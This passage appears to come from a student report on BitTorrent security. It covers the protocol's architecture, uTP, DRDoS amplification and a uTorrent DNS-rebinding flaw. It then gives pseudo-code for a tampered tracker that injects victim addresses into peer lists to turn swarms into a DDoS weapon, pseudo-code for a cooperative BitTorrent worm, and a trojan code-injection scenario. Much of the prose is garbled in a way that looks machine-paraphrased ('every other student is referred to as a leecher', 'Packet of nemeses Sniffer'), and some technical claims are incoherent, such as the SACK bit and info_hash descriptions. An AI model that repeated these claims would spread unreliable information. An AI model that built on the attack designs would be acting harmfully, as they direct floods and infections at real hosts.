The developer of the uTorrent apps, BitTorrent, said the flaw has been fixed in the most recent beta version of the uTorrent Windows desktop app. A patch for the existing clients will be pushed out to users in the coming days, according to Dave Rees, VP of engineering at BitTorrent. Users can also opt to pro-actively download a patched version of uTorrent's desktop client 3.5.3.44352. Proof-of-concept attack against either uTorrent clients, an attacker would have to utilize what's known as a Domain Name Server (DNS) rebinding attack to exploit the flaws. A DNS rebinding attack is when an adversary abuses DNS to trick a browser into not enforcing a browser's Same Origin Policy security, a data protection feature found on modern browsers. https://bugs.chromium.org/p/project-zero/issues/detail?id=1524.

CVE-2013-5211 (BITTORRENT VULNERABILITIES TO LAUNCH DISTRIBUTED REFLECTIVE DOS ATTACKS):

Despite extensive use of IP spoofing-avoiding techniques, DDoS assaults are becoming more deadly. An assault in 2013 on Cloudflare produced approximately 300 Gbps of traffic, setting a DDoS bandwidth record for the company. A DDoS assault generating 400 Gbps was launched a year later, breaking the previous record. Rather than sending traffic directly to the victim, these attacks used reflectors with faked source IPs of the target, flooding the target with replies in return. Both record-setting assaults fell under this type of DoS attack. DRDoS attacks are amplified when the reflectors deliver more traffic to the target than they received from the attacker, making them highly effective.

As the protocol being exploited is widely used, the effect of a DRDoS attack grows in direct proportion to the size of the amplifier population. Because DNS and NTP, two widely used Internet technologies, were targeted in the aforementioned assaults, the damage was extremely severe.

A common P2P file-sharing protocol, BitTorrent, may be used to conduct a distributed denial-of-service assault. UDP protocols are used by BitTorrent and BTSync. The lack of safeguards to prevent IP source address spoofing means an attacker may amass millions of potential amplifiers using peer-discovery methods like trackers, DHT, or Peer Exchange (PEX). https://github.com/venkat-abhi/network-attacks/.

Appendix II

CHAPTER 2: DESIGN ANALYSIS

ARCHITECTURE OVERVIEW

BitTorrent is a hybrid network that utilizes both client-server and peer-to-peer architectures. The tracker is the term used to refer to the centralized server. The tracker's role is to assist peers in locating other peers. A tracker is composed of many torrent sessions, each of which maintains track of all peers participating in the torrent. The peer contacts the tracker, which returns with a list of peers to whom the peer may connect. The tracker is not responsible for the content's actual dissemination. The tracker's bandwidth is very minimal due to the fact that it is a basic protocol that peers connect to just when they start up and at predefined time intervals of typically 30 minutes. Because the tracker's URL is specified in the torrent file, the peer is aware of it. One session of disseminated material is represented by the torrent's metadata file. The URL of the tracker and the file or files that will be included in the torrent is added to the torrent file. Bencoding is the file format used by the torrent. Bencoding utilizes stacked dictionaries and lists to decode the message being sent. Strings and integers may both be stored in these dictionaries and lists. Two keys, announce and info, are included in the torrent file, which is a bencoded dictionary. The tracker's URL is announced using the announce key. The next section provides an explanation of how the info key corresponds to a dictionary.

There are four keys in an info key: name, length, piece size, and either a files key or a length or size key. The file's proposed name is stored in the name key as a string in the file's registry. It's only a suggestion, so anybody who downloads it may call themselves anything they like. When a file is divided into many pieces, the piece length corresponds to the number of bytes in each of those individual pieces. Except for the last portion, the file is divided into equal-sized chunks. For each component, the piece key corresponds to a unique SHA1 hash. SHA1 hashes are 20-character strings, therefore the hash value of piece 4 would be the substring of characters 60 to 79 assuming the string starts at index 0. This is done so that the person downloading the data may verify it by comparing it to the hash values. Depending on whether this torrent is a single file or a directory of files, the next key is either length or files.

The key to a single file is its length, which is the number of bytes in the file. The key files are utilized if the torrent is a directory. There are dictionaries for the following keys: length, path, and this key corresponds to a list of files. The file's length is measured in bytes, and the path is comprised of a list of strings representing the names of subdirectories. This is for the torrent's files and folders, not the actual torrent itself. The most significant components of this file are the tracker URL and the SHA1 hash values of all the file bits. It also separates the file or files into equal-sized chunks.

A peer may join the peer network after downloading a torrent file and connecting to the tracker to get a list of other peers. First, the peer has to make room for the files it'll be receiving from the torrent file. As a result of the peer's inability to download files in sequence, the BitTorrent client must assemble the fragments as they

arrive. Leechers and seeders are both clients and servers in the peer network, which is a peer-to-peer network. The swarming mechanism is used by the peers to spread the file. Peers simultaneously download items from a number of different peers. In addition, it uploads portions of the downloaded file to other peers, whether they are connected to the same network or not.

BitTorrent's fundamental tenet is to divide a huge file into many smaller ones, each with a defined size and further subdivided. BitTorrent clients before to version 3.2 utilize a fixed-size of 1 MiB, whereas subsequent clients use a variable-size of 256 KiB. Sub-pieces are generally 16 KiB in size. Because distinct parts of a big file may be shared with multiple peers, transferring it among them is simplified. Pipelining is also used by BitTorrent. As a result, it often has a number of requests outstanding at the same time. This keeps the download speed constant. Figure 6 shows the SHA-1 hash calculated by the first client for each of the objects.

In a meta-info file called .torrent, this data is recorded alongside a tracker's URLs. This file has all the information you'll need to download a file from the internet. In most cases, this file is published to a torrent discovery website, where it may be downloaded by others via HTTP/HTTPS.




Figure 6: Architecture of the File Splitting Feature of BitTorrent

Figure 7 shows an example with four peers. A swarm of peers sharing a file is referred to as a swarm and is denoted as follows: N = P1, Pn, where P stands for all of the peers participating in the swarm. The whole file F is broken into four parts, each of which is symbolized by the symbol p, as in F = p1, on. There are no sub-pieces in this explanation to make it easier to understand. If p1, p3 are the downloaded parts from P1, then the missing pieces are FJ(P1) = p2, p4, respectively. P2 is a seeder since it possesses all the pieces, which means FJ(P2) =. The .torrent file that P2 is the first seeder of has been posted to a well-known BitTorrent service. Every other student is referred to as a leecher. There is also a tracker URL in the .torrent file, which is a central piece of software that keeps track of who is in the swarm. DHT, Peer Exchange (PEX), and Local Peer Discovery (LPD) are just a few examples of extensions that work without the need of centralized software. Assume that the .torrent file has been downloaded by peers P1, P3, and P4 and they wish to download the material contained inside it. The first thing these individuals do is get in touch with the tracker.

The tracker provides the requested peer with a random list of peers such as IP address and port number. The first peer set refers to this group of people. This list is iterated over by the requested peer in an effort to establish a connection with each of these peers. Peer P2 must be the first seed after the fIle .torrent file has been uploaded to a BitTorrent gateway. This implies that it will be required to join the swarm and act as a seeder for a period of time before leaving. An active torrent has at least one copy of each file in the swarm. As a result, the swarm

in Figure 7 is really living. However, if the P2 seeder goes down, the swarm will be extinguished since it would be lacking the crucial element P2.




Figure 7: Architecture of BitTorrent Swarm

When a BitTorrent client detects that a file is complete, it immediately becomes a seeder. Assume that peer P3 is a new member of the swarm and wishes to join it. Peer 3 contacts the tracker first and gets the first peer set that includes Peer 2 and Peer 4 as well. Peer P3 establishes a connection between peers P2 and P4 and initiates the BitTorrent handshake throughout the session. The client's supported extensions are also included in the handshake. In BitTorrent, the choke algorithm and the rarest piece first method are used to finish peer selection and piece exchange.

CHOKING ALGORITHM:

The choking algorithm is at the heart of BitTorrent's architecture. This determines which peers may and cannot download. The following are the reasons why people choke. To begin with, it eliminates the problem of free riders. Second, it keeps the download speed constant. To sum up, when delivered over several connections at once, the Transmission Control Protocol (TCP) congestion control performs badly.

The system promotes peers who upload and works in a reciprocal approach. Uninterested/interested and unchoked/choked are the two extreme states. When one party possesses data that the other party wants, a peer is interested in acquiring it. For instance, in Figure7, the set of interesting pieces for P1 is denoted by FJ (P1). On the other side, a peer is disinterested if the opposing peer does not possess any intriguing facts. Choking happens when a peer does not transmit data until it is unchoked. Data will be provided only when one party is interested, and the other party is unrestricted. In leecher and seeder states, the choking algorithm operates differently. To begin, I'll go over the concept of a leecher state. As a default, each peer has four unchoked slots and determines which peer is unchoked according to the following rules. The following variables contribute to hopeful unchoking's success. P3 in Figure 7 represents a new peer who joins the swarm but brings nothing with him. If taken literally, P3 would give no reciprocity. In any event, it is hoped that unchoking would resolve this problem. Even if P3 has nothing to give, Peer P3 must wait for P1, P2, or P3 to unchoke it and let it to download pieces optimistically. The bootstrapping operation takes many minutes to execute.

RAREST PIECE FIRST ALGORITHM:

In order to find out which file should be downloaded first, BitTorrent utilizes the rarest algorithm. With this method, the objective is to produce as many clones of each component as feasible while yet maintaining a high level of variation. As a result, peers are less likely to have difficulties downloading parts due to "rare" blocks that are hard to locate. Using this approach, a peer is also more likely to have something to contribute to other peers in the future as well.

A P2P application's performance depends heavily on the method used to choose pieces. This is due to the Coupon Collector's dilemma, which arises when parts are distributed randomly. Consider the following example. There are m fragments of a file that are randomly distributed, and each peer only gets one of those bits. BitTorrent employs an algorithm called rarest piece first to help alleviate this problem. This method combines four rules into one. Policymakers make the fundamental premise that a peer is aware of bits from its neighbors. Upon successfully downloading and verifying the SHA-1 hash of a piece, a message is sent to all peers in that peer set. The rest of the group follows suit. A peer can determine the availability of each component since it knows which peers hold that piece. One thing to keep in mind is that no one else has a global perspective of the whole swarm. Every peer can only rely on an educated guess from their own circle.

MICRO TRANSPORT PROTOCOL (µTP):

μ = bandwidth capability of an Internet connection
t = bandwidth consumption of concurrent TCP flows
b = static bandwidth limit of the BitTorrent client.

(1) b > (μ − t), then BitTorrent uses too much bandwidth and in-interrupts the other TCP connections;
(2) b < (μ − t), then BitTorrent uses too little bandwidth and there will be μ − t − b unused bandwidth;
(3) b = (μ − t), the ideal amount of is used. But t is not constant and will soon become (1) or (2).

To fully comprehend BitTorrent's decision to move to uTP, one must first grasp the issues with TCP. Transmission Control Protocol uses the Additive-Increase/Multiplicative-Decrease (AIMD) algorithm for congestion avoidance, which combines linear increase and exponential decrease. Multiple AIMD-enabled TCP flows ultimately share the same amount of available bandwidth. Because BitTorrent is a peer-to-peer (P2P) program, each peer group has its own set of TCP connections. This means that BitTorrent uses more bandwidth than a single TCP connection-based application. So BitTorrent has an impact on background activities such as online surfing and email. In the past, almost all BitTorrent clients featured the ability to specify a preset bandwidth limit, which made BitTorrent utilize a predetermined amount of bandwidth.




Figure 9: Two-way handshake of uTP

If not an experienced user, need to know about bandwidth capabilities. LEDBAT, a new BitTorrent transport protocol based on UDP with enhanced congestion management, was created to address these issues. By using a one-way delay measurement, this system discovers unused headroom and automatically raises the bandwidth limit b. As you can see in Figure 8, the traffic flow is optimal. Background traffic (red) should automatically slow down if foreground traffic (blue) increases. Background traffic should take up any headroom that is freed up as foreground traffic declines.





Figure 8: Optimal Bandwidth Usage of uTP

The Micro Transport Protocol resembles the Transmission Control Protocol (TCP) in many ways. A sliding window in the protocol regulates connection flow, and sequence numbers check for data integrity. Packets, rather than bytes, are referenced by sequence numbers. libutp3's standard implementation of Micro Transport Protocol (MTP) includes a modification that enables Selective Acknowledgment (SACK). SACK, in contrast to TCP, has a bitmask implementation, with each bit denoting a packet in the transmit window. SACK implementation. Set bits indicate that the sender received the packet, while set bits indicate that the recipient got the packet. Instead of the three-way handshake required by TCP, Micro Transport Protocol begins a connection using a two-way handshake. See whether you can follow the handshake's message flow in Figure 9.



TORRENT CRAWLER

Torrent Crawler is a torrent file, For the purpose of effectively gathering worldwide information. With no specific tracker or instrumented client, Torrent Crawler must explore all of the peers in the torrent swarm as quickly as possible in order to get the representative global information about the torrent network. Torrent Crawler employs a variety of approaches to accelerate the crawling process in order to meet this objective: To begin, it promotes itself as a seeder in order to draw in previously unknown competitors. Torrent Crawler can connect to peers behind NAT boxes by accepting inbound connections from peers, which is another advantage. As a result of this, Torrent Crawler often requests an address tracking tracker from BitTorrent.

Aside from that, each MLDHT harvester process chooses an unrequested infohash and makes a Get peers request to a bootstrapping node with the infohash in it If the harvester stores the infohash in the database, this

node will provide a list of nodes that are closer to that infohash. A Get peers request is sent to an unrequested node by the requester. Metadata such as the payload size, BitTorrent client version, and a number of nodes is also saved by the harvesting process. A new infohash is taken by the harvester if it has been requested by 1000 other peers.

MLDHT harvester chooses peer information and delivers an st_sYN packet to one of the peer requesters. A BitTorrent handshake with all extensions enabled is sent to that peer if it does not react within 10 seconds with a STATE packet (st_stAte). When a response is received, the procedure then waits for it and stores it in the database.




Figure 10: Architecture of this Crawler.

THREAT MODEL




Figure 11: Threat Model of a DRDoS Attack

Figure 11 depicts a standard DRDoS assault scenario with three roles such as attacker, victim and amplifier. This threat model is based on that. Assailant's goal is to use all of Victim's bandwidth by using the Amplifier to reflect massive amounts of amplified data. At least one gateway is under the control of the attacker, who is able to spoof IP addresses.

Most of our servers are set up using UDP-based protocols, thus the amplifier relates to them. In these protocols, the major vulnerability is that the server's reply to the client is substantially greater than the client's request. This vulnerability may also be exploited if the attacker can spoof IP addresses, but only if that is feasible. It is the attacker's intent to send data, not the victim. Congestion created by amplified traffic delivered from the amplifier-equipped server would, nevertheless, be felt by the victim.

Amplifiers fulfil one of three functions in the DRDoS assault. Authentication is not required for senders, and there are no sessions between the two ends of the protocol in most cases. When talking about the misused procedures, it was brought up. Damage from a reflecting attack is often measured using the Amplification Factor (AF). With regard to the traffic transmitted by servers with amplifiers and the traffic received by servers with amplifiers, AF may be described as follows:

$$\mathrm{AF} = \frac{\mathrm{Traffic[Amplifier\ to\ Victim]}}{\mathrm{Traffic[Attacker\ to\ Amplifier]}}$$

Attackers may be able to read the data streams between peers, which Protocol Encryption aims to prevent. Like,

- Passively eavesdrop on a network with the objective of identifying the protocol or content.
- Execute MITM attacks in a proactive manner.

An Internet Service Provider is an example of an attacker who can examine peer-to-peer data streams (TCP) in order to detect and throttle BitTorrent activity. If an ISP is able to read the plaintext handshake transmitted between clients, they can clearly identify unencrypted BitTorrent traffic. This handshake always starts with 19Bittorrent Protocol.

ISPs and other eavesdroppers cannot tell if we are using BitTorrent since BitTorrent traffic looks like any other Internet traffic. In addition, eavesdroppers and attackers that use MITM attacks must be prevented from detecting the PE/MSE handshake. It's critical to remember that PE/MSE isn't designed to protect you from an untrustworthy peer. PE/MSE is designed to offer an extra layer of security atop BitTorrent without sacrificing any of its benefits, while the original BitTorrent protocol assures that seeders cannot distribute a different file than what was initially requested.

ASSETS TO THREAT MODEL TRACING

BitTorrent and other torrent protocols will be separated in the example provided in the architecture overview. Accessing assets indicated in chapter one like seeders and peers and nodes, hash files and P2P networks need extra capability.

As part of this research, researchers used packet sniffing to look into BitTorrent protocol network activities on a P2P-enabled device running the protocol. The BitTorrent-based system opened a communication connection with the BitTorrent server and supplied the BitTorrent software process ID determined by the operating system during launch. As stated in the OS framework description, communication in OS frameworks is handled by processes rather than programming elements like programs. Using a Trojan installed on the targeted host, an attacker may now listen in on all packets received from the targeted client during the BitTorrent software launch process. This means that Trojans may propagate across a torrent media file and activate themselves while the torrent media file is operating.

A malicious code may be remotely injected into BitTorrent software and operated as if it were part of the BitTorrent program itself by an adversary. The assaulting scenario is covered in depth in a few code inspection assessment subsections.

As the next thing of this study, Attacker delivers fake request packets to amplifier in DRDOS threat model (Figure 11). To make it seem authentic, this package was sent from the victim, but it was faked to look legitimate. An attacker may exploit raw sockets1 to create its own request packets in user space. A raw socket is one that doesn't rely on the kernel and can transmit and receive IP packets directly. There are various benefits to using this attack. It is possible for a single attacker to launch a dispersed attack, as long as they conceal their identity.

BitTorrent's initial communication is a handshake, which it expects to receive after establishing a connection. The fields listed below make up this handshake.

- **pstrleN:** The identifier's length in characters.
- **pstr:** Version 1.0 of the BitTorrent protocol defines a string identification as the protocol's primary identifier.
- **reserveD:** These bytes are set aside to let other peers know whether or not they are supported by certain extensions. Each byte has the power to alter the protocol's behavior.
- **Info_hash:** Algorithm for Encrypted Data torrent file is uniquely identified by a hash value of 1.
- **peer ID:** A peer's individual ID is identified by this ID.

Dropping the connection occurs when one peer gets a handshake that includes an infohash in which it is not included. To launch a DRDoS attack using the BitTorrent handshake, an attacker must have access to a valid infohash. As long as you know where to look for peers who have correct infohashes (such as trackers), this isn't much of a problem. An attacker may launch an amplification attack using the uTP two-way handshake during the BitTorrent handshake. Following figure outline such an DRDoS attack scenario.




Figure 12:BITTORRENT DRDoS attack scenario

CHAPTER 3: CODE INSPECTION ASSESSMENT

TRACKER ANALYSIS

I've already established that peers in a BitTorrent swarm depend on the tracker's answer at announce time to figure out who the other clients in the swarm are and with whom they should establish connections. As a result, if an attacker gains control of a tracker, the tracker's reaction to the rest of the swarm may be altered. I used "BlogTorrent," an open-source PHP tracker, in our tests. Only one method in the tracker software had to be changed by us: BTAnnounce(). Each time a tracker client makes an announcement, this function is invoked. Pseudo-code for the function may be seen below. Here is an example of how a peer announcement may be accepted while still providing typical output to a BitTorrent client:

```
1.  remote_addr = IP address of announcing peer
2.  port = BitTorrent port of the announcing peer

3.  // split the IP of the announcing peer
4.  // into an array of its octets
5.  peer_ip_array = split remote_addr on '.'

6.  // pack the contents of peer_ip_array into
7.  // a binary string of unsigned char
8.  peer_ip = pack("C*", peer_ip_array[0], peer_ip_array[1], peer_ip_array[2], peer_ip_array[3])

9.  // pack the peer's port number into
10. // a binary string of unsigned short
11. peer_port = pack("n*", port)

12. // generate 0-127 based on the current minute
13. time = round_to_int((time() % 7680) / 60)

14. // if the peer is a seeder, set the high bit of time
15. if peer is a seeder
16. time = time + 128
17. endif

18. // pack time into a binary string of unsigned char
19. time_out = pack("C", time)

20. // concatenate time, peer_ip, and peer_port to
21. // produce the peer entry in the expected format
22. peer_data = time + peer_ip + peer_port


23. // update or add the peer to the local database
24. if peer is in database
25. update entry to peer_data
26. else
27. add peer to database with peer_data
28. endif

29. // initialize the string to be returned to the client
30. output = ''

31. // concatenate the database entries for all peers
32. // to generate the output to be returned
33. foreach peer
34. output = output + peer
35. endforeach

36. // this is the string in the expected
37. // format that will be returned to the client
38. return 'd8:intervali1800e5:peers' + length(output) + ':' + output + 'e'
```

It's important to note that the method BTAnnounce() has two meanings. To begin, it's used to keep track of who's linked to whom in the swarm. A peer list, including the addresses of the presently connected database peers, is created and provided to the calling client.

This method has been updated to produce a list of customizable addresses in addition to the genuine data that would typically be returned. Because of this, our modifications would be located between lines 30 and 31 of the pseudo-code seen above.

For each of our specified target address and port combinations, we repeat the method indicated in lines 3 to 22 to build a data entry. Concatenation and assignment of our illegal items before line 31 results in an output variable with the value "illegal". Before adding the legitimate peers, we have already pre-populated the output so that it contains information about our target or targets. This gives us an output string that contains information about our target or targets as well as address information (and service ports) for any machine or machines that we have set up to attack.

Injecting IP addresses into the peer list gives attackers more control over who receives what part of the offered file they may download. We'll explore how this flaw in BitTorrent's design may be used to launch a distributed denial of service (DDoS) attack in the following section.

Figure 7 depicts the BitTorrent swarm's improved swarm network architecture. Since all peers can transmit files regularly, the updated swarm can operate normally as a file-transferring swarm. Peers in the swarm will also establish new connections to our given target as a result of this.

Multiple targets may be attacked using a customized BitTorrent swarm. These numerous targets may all be on the same server, or they may all be running on separate computers. This approach may be used to increase the number of connections made to a target if the target has several IP addresses allocated to it (for example, a web farm). As an alternative, this might be used to attack several devices at the same time using different methods.

BITTORRENT WARM ANALYSIS

The infected host instantly launches an assault on its P2P neighbors after entering the P2P system for the first time. As long as the infected hosts have more attack capability, they will go on the offensive and assault every host they find. Following is a breakdown of the whole algorithm. (Figure. 12)

1. *Finds m P2P neighbors, i.e., N= {$n_1, n_2, \ldots, n_m$}*
2. *While (N is not empty)*
   If (Attack Capacity (C) $\geq$ m)
   Attack m P2P neighbors
   Use C – m to randomly attack the
   Internet N = Null
   else
   Attack C neighbors, i.e. {$n_1, n_2, \ldots, n_C$}N
   = N - {$n_1, n_2, \ldots, n_C$}
3. *Attack the Internet randomly*

Figure 13: Algorithm1

Because the worm only assaults its immediate neighbors when it is infected, this method is unreliable because it does not seek out future neighbors who will join it. As a result, the worm has a poor infection rate among its peers in the P2P system. For the sake of simplicity, the authors avoided fostering cooperation among infected hosts. As a result, sufferers may be targeted by a variety of infected hosts over the course of the assault. Because of this, infected hosts would be unable to employ their full attack capability, which would lead to erroneous numerical findings.

Topology-aware worms, such as the BitTorrent Worm, are common. Also, like the topological worms, the BTW attacks its overlay neighbors the moment a new host becomes infected. Infected hosts will attack the Internet at random if there is sufficient attack capacity. For the most part, BTW actively seeks out new peers to lure into its web of deceit by advertising itself. In crowded swarms, BTW can do this by joining and announcing its status as a seed. This is possible because newcomers are not subject to the Tracker's integrity check. New leeches will automatically try to connect to it once they've joined the swarm. BTW, in contrast to the Topologic worm, does not ignore attacking peers who connect to it later. As a result, BTW has a wider audience within the BitTorrent network.

```
1. P = 0 // list of peers to
   infect C: attack capacity
   Cr = C // remaining attack
   capacity Cu = 0 //used attack
   capacity
   i = 0 // last index retrieved in tracker
   Hitlist N = 0 //list of neighbors
2. While (true)
       N = new
       neighbors if (not
       empty(N))
          Cu = min (Cr, capacity to attack(N))
          P = peers to attack (Cu)
          startAttack(P)
          Cr = C – Cu
          if (i < HT.length AND Cr >
                0) join swarm at HT(i)
                i = i +1
       if (Cr > 0)
          randomAttack(1)

startAttack(N)
   for each n in
   N
      if (n is vulnerable and non-
          infected) I passes HT/2 to n
          I passes the list of the nodes it scanned to n
          // so n does not waste its C scanning them
          again Cr = Cr +1
   end
end startAttack(N)

randomAttack
    (hosts) j = 0
   while ( j <
      hosts.length)
      randomly choose n
      if (n is vulnerable and non-infected)
           I passes the list of the nodes it scanned to
          n Cr = Cr +1
         j = j+1
   End while
end randomAttack (hosts)
```

Figure 14: Algorithm2

The Traditional Topologic worm also had a fundamental drawback in that its instances did not cooperate with one another. BTW overcomes this disadvantage by requiring two layers of cooperation from the infected hosts. They're on different levels of the BitTorrent network, one at the swarm level and the other at the network level. When an infection occurs, the swarm's cooperation is at its peak. As soon as an infected host successfully infects a new victim, it sends a list of the peers it scanned to the new victim so that the newly infected host does not spend its attack capacity on them again. For BitTorrent collaboration, the attacker creates a Hitlist of trackers responsible for the busiest clusters and then provides it to the worm's start-up. This is how it's done. The infected hosts will join the swarms on the list and begin attacking their fellow swarm members as soon as they join. Affected hosts transmit half of their list to their victims immediately after infection, and so forth. Once the infected hosts' Trackers Hitlist has been depleted, they will begin attacking the Internet at random. To increase the worm's early spread, the Hit List should be arranged by the swarm population. Following is a breakdown of the whole algorithm. (Figure. 13)

TROJAN SPREAD AMONG BITTORRENT TERGETED HOSTS ANALYSIS

An attack against BitTorrent-based systems might exploit a weakness in the system's history, as mentioned in the case study above. Code injection is the act of injecting a potentially harmful piece of code into a known good piece of code, such as a process name or process ID. Operating systems include API capabilities that third parties may utilize to inject a few lines of malicious code into the original operating process, which can effectively damage or hurt user resources. When it comes to LANs, Ethernet is the most used internetwork protocol. Given that all users in the same broadcasting domain may listen to all network packets sent, an attacker can simply undertake a medium access layer packet sniffing procedure. An adversary can use the BitTorrent protocol's

revealed process ID to initiate code injection by capturing and analyzing the P2P application's sent packets. Because of this, the attacker will have access to more computers on the network. Many attacks can be carried out by controlling machines. An attacker can take advantage of this flaw by injecting any malicious process inside the BitTorrent application, which can then be exposed by sniffing packets sent and received over LAN.

BitTorrent's proposed trojan-based attack scenario includes four steps, such as the installation of Trojans on targeted hosts via Torrent media downloads, Packet of nemeses Sniffer software is used to detect illicit activity, BitTorrent-based software process ID can be discovered using traffic analysis on the targeted host and Injection of malicious code by an attacker from a remote location into BitTorrent-based software on a targeted host using a Trojan horse.

In P2P-based systems, the Trojan distribution process is very easy to hold. Figure 14 shows an infected torrent media file being exchanged among torrent clients. A Trojan horse is implanted in the torrent media/application file by the file's primary seeder, and it remains there after the media/application file is extracted and executed. Our attack scenario relies heavily on that Trojan horse. It also performs Trojan-related functions, such as infecting the targeted host, running an OS service, listening on a predefined port, and injecting malicious code received from the attacker into BitTorrent software with a received process ID.

